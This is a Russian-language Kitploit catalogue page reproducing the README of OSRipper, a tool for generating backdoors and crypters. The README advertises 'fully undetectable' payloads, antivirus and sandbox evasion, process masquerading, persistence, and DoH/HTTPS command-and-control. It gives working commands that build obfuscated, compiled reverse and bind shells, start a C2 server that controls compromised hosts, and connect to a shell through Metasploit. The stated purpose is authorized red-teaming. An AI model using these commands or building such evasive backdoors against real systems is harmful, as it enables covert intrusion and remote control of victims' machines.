
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
OSRipper — Кроссплатформенный фреймворк для создания бэкдоров и криптеров с обходом антивирусов и интегрированным легковесным веб-интерфейсом. | Kitploit
Инструменты/GitHubGitHub/noahoksuz/osripper
Фреймворки для эксплойтовГенерация полезной нагрузкиОбход IDS/IPSПост-эксплуатацияТестирование на ПроникновениеКомандование и УправлениеОбучение и ОбразованиеRed Teaming
GitHubnoahoksuz/osripper

OSRipper

Кроссплатформенный фреймворк для создания бэкдоров и криптеров с обходом антивирусов и интегрированным легковесным веб-интерфейсом.

Репозиторий
32850757 месяцев назадПроверено Kitploit
Сайт

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

OSRipper v0.4.2

OSRipper Logo

CodeFactor Python Version License Platform

Продвинутый кроссплатформенный генератор полезных нагрузок и криптер с возможностями FUD

Возможности • Быстрый старт • Веб-интерфейс • Типы полезных нагрузок • Документация


Обзор

OSRipper — это сложный, полностью необнаруживаемый (FUD) генератор бэкдоров и криптер, предназначенный для авторизованного тестирования на проникновение и операций «красных команд». Он использует передовые методы уклонения, несколько типов полезных нагрузок и современный веб-интерфейс C2 для управления скомпрометированными системами.

Ключевые особенности

  • Полностью необнаруживаемый (FUD) — передовые методы уклонения обходят современные антивирусные решения

  • Веб-интерфейс C2 — современная панель управления для активных сессий
  • Несколько типов полезных нагрузок — обратные и прямые оболочки, DoH C2, HTTPS C2 и другие
  • Многоуровневое запутывание — стандартное и расширенное запутывание с рандомизированными переменными
  • Компиляция в бинарник — компиляция полезных нагрузок в отдельные исполняемые файлы
  • Шифрование каналов связи — SSL/TLS и HTTPS C2 с привязкой сертификата
  • Скрытные возможности — обнаружение виртуальных машин, антиотладка, маскировка процессов

Возможности

Генерация полезных нагрузок

Тип нагрузкиОписаниеСценарий использования
Bind ShellОткрывает порт на машине жертвыПрямой доступ, когда обратные соединения заблокированы
Reverse TCP MeterpreterЗашифрованное обратное соединение через SSL/TLSСтандартное тестирование на проникновение
DNS-over-HTTPS C2Скрытый канал C2 через протокол DoHОбход сетевых ограничений
HTTPS C2HTTPS C2 с привязкой сертификатаЗащищённый, аутентифицированный канал C2
Staged PayloadМногоэтапная доставка через вебПовышенная скрытность развёртывания
Custom Code CrypterЗапутывание любого скрипта PythonШифрование пользовательских нагрузок

Методы уклонения

  • Расширенное запутывание — многоуровневое кодирование кода со случайными переменными
  • Усиленное запутывание — антиотладка, обнаружение виртуальных машин, внедрение мусорного кода
  • Обнаружение анти-VM — уклонение от песочниц и виртуальных машин
  • Скрытные задержки — случайные задержки запуска (5-15 секунд)
  • Маскировка процессов — имитация легитимных системных процессов
  • Рандомизация сигнатур — каждая полезная нагрузка уникальна

Возможности веб-интерфейса

  • Панель сессий — просмотр всех активных сессий C2
  • Интерактивный терминал — выполнение команд через веб-интерфейс
  • Генератор нагрузок — создание нагрузок прямо из веб-интерфейса
  • Управление сессиями — просмотр информации о системе, истории команд и управление сессиями
  • Обновления в реальном времени — выполнение команд и просмотр ответов в реальном времени

Расширенные возможности

  • Интеграция с Ngrok — автоматическое создание туннеля для динамических IP
  • Привязка сертификата — безопасный HTTPS C2 с проверкой сертификата
  • Постоянство сессий — поддержание соединения после перезагрузок
  • Очередь команд — постановка команд в очередь для офлайн-агентов
  • Разбор ответов — автоматический разбор вывода команд

Быстрый старт

Установка

# Клонирование репозитория
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Установка зависимостей
pip3 install -r requirements.txt

# Установка пакета
pip3 install -e .

Важно — запустите настройку для дополнительных функций (ngrok, компиляция):
Во многих системах (особенно Linux с внешне управляемым окружением Python) необходимо выполнить встроенную настройку, чтобы дополнительные зависимости были установлены в собственное виртуальное окружение OSRipper. Сделайте это один раз после установки:

osripper-cli setup

Это создаст ~/.local/share/osripper/venv, установит туда pyngrok, nuitka и sandboxed, и все последующие запуски osripper / osripper-cli будут использовать их автоматически. Без этого опции --ngrok и --compile будут запрашивать выполнение настройки. Используйте osripper-cli setup --system только если предпочитаете установку через системный/пользовательский pip вместо venv.

Базовое использование

Интерактивный режим:

osripper
# или
python3 -m osripper

Командная строка:

# Генерация обратной оболочки
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Генерация DoH C2 нагрузки
osripper-cli doh -d example.com --obfuscate --compile

Веб-интерфейс:

# Запуск C2 сервера с веб-интерфейсом
python -m osripper.c2.server example.com --port 5000

# Доступ к панели по адресу http://localhost:5000

Веб-интерфейс

OSRipper включает современный веб-интерфейс C2 для управления скомпрометированными системами.

Возможности

  • Панель управления — обзор всех активных сессий
  • Управление сессиями — просмотр информации о системе и выполнение команд
  • Генератор нагрузок — создание DoH и HTTPS нагрузок через веб-интерфейс
  • История команд — отслеживание всех выполненных команд и ответов
  • Обновления в реальном времени — выполнение команд и просмотр ответов в реальном времени

Запуск C2 сервера

# Базовое использование
python -m osripper.c2.server example.com

# С HTTPS
python -m osripper.c2.server example.com --https

# Пользовательский порт
python -m osripper.c2.server example.com --port 8080

# С пользовательским сертификатом
python -m osripper.c2.server example.com --https --cert server.crt --key server.key

Доступ к веб-интерфейсу

После запуска сервера панель управления доступна по адресам:

  • HTTP: http://localhost:5000
  • HTTPS: https://localhost:5000 (если включено)

Типы полезных нагрузок

1. Bind Shell (прямая оболочка)

Открывает порт на машине жертвы и ожидает подключения.

osripper-cli bind -p 4444 --obfuscate --compile

Подключение:

msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'

2. Reverse TCP Meterpreter (обратная оболочка)

Зашифрованное обратное соединение через SSL/TLS.

osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile

3. DNS-over-HTTPS C2

Скрытый канал C2 через протокол DNS-over-HTTPS. Обходит многие сетевые ограничения.

# Генерация нагрузки
osripper-cli doh -d example.com --obfuscate --compile

# Запуск C2 сервера
python -m osripper.c2.server example.com

Возможности:

  • Скрытая связь на основе DNS
  • Веб-интерфейс для управления сессиями
  • Автоматическое сохранение сессий
  • Очередь команд для офлайн-агентов

4. HTTPS C2 (с привязкой сертификата)

Безопасный HTTPS C2 с привязкой сертификата для аутентификации.

# Генерация нагрузки (через веб-интерфейс или CLI)
# Запуск C2 сервера с HTTPS
python -m osripper.c2.server example.com --https

# Получить отпечаток сертификата
curl http://localhost:5000/api/cert-fingerprint

Возможности:

  • Привязка сертификата для безопасности
  • Зашифрованная связь по HTTPS
  • Интеграция с веб-интерфейсом
  • Управление сессиями

5. Staged Payload (многоэтапная нагрузка)

Скачать инструмент